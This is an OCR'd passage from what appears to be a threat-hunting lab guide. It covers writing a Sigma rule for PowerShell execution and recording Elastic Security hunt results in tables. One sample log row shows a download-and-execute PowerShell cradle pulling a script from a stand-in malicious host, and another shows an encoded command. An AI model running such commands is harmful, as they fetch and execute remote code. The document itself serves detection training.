

1. **Threat Hunting with Open-Source Tools**

Activities:

- **Tools:** Elastic Security, Security Onion, Sigma Rules.
- **Task:** Ingest sample logs into Elastic Security and write a Sigma rule to detect suspicious PowerShell activity.





Enhanced Tasks:

- **Sigma Rule Creation:** Write a Sigma rule to detect PowerShell command execution. Example:

title: Suspicious PowerShell Activity

logsource:

category: process_creation

product: windows

detection:


selection:


Image|endswith: '\powershell.exe'

CommandLine|contains: '-Command'

condition: selection

- Test with a harmless script (powershell -Command "Write-Host Test") in a Windows VM.





- **Threat Hunting Query:** Query Elastic Security for Event ID 4688 to identify PowerShell events. Document in a Slack-friendly table:

Timestamp	Process	Command Line	Notes
2025-08-18 10:00:00	powershell.exe	-Command Write-Host	Suspicious execution

Timestamp	Process	Command Line	Notes
2025-08-22 09:15:00	powershell.exe	-Command Write-Host	Suspicious execution
2025-08-22 09:20:00	powershell.exe	NoProfileEncodedCommandaQBlAHgAIAAvAGMAbQBkAA=	Encoded command detected
2025-08-22 09:35:00	powershell.exe	IEX (New-Object Net.WebClient).DownloadString("http://malicious.com/ps.ps1")	Downloading script remotely
2025-08-22 09:45:00	powershell.exe	Start-Process calc.exe	Potential LOLBin activity